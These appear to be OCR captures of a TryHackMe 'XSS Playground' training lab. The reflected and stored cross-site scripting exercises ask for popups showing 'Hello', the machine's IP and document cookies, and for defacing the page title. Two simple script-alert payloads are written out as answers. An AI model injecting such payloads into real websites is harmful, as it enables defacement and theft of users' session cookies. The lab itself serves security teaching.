
1. Craft a reflected XSS payload that will cause a popup saying "Hello".
2. Craft a reflected XSS payload that will cause a popup with your machines IP address.

▶ Why does this work?

▶ Disable your browsers XSS protection

You searched for: test

```
<script>alert('Hello')</script>
```



Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the X


Questions:

1. Craft a reflected XSS payload that will cause a popup saying "Hello".
2. Craft a reflected XSS payload that will cause a popup with your machines IP address.

- Why does this work?
- Disable your browsers XSS protection

You searched for:

```
<script>alert(window.location.hostname)</script>
```



Stored XSS

This page will demonstrate a few (stored) cross-site scripting attacks. All answers need to be submitted in the XSS room.

Questions:

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

If you need hints for the questions, click here

You need to login or register to continue...


Please note, this is **not** linked to your TryHackMe account.

Login

Username:

Register

Username:



Questions:

1. Add a comment and see if you can insert some of your own HTML.
2. Create an alert popup box appear on the page with your document cookies.
3. Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript.

If you need hints for the questions, click here

Comments

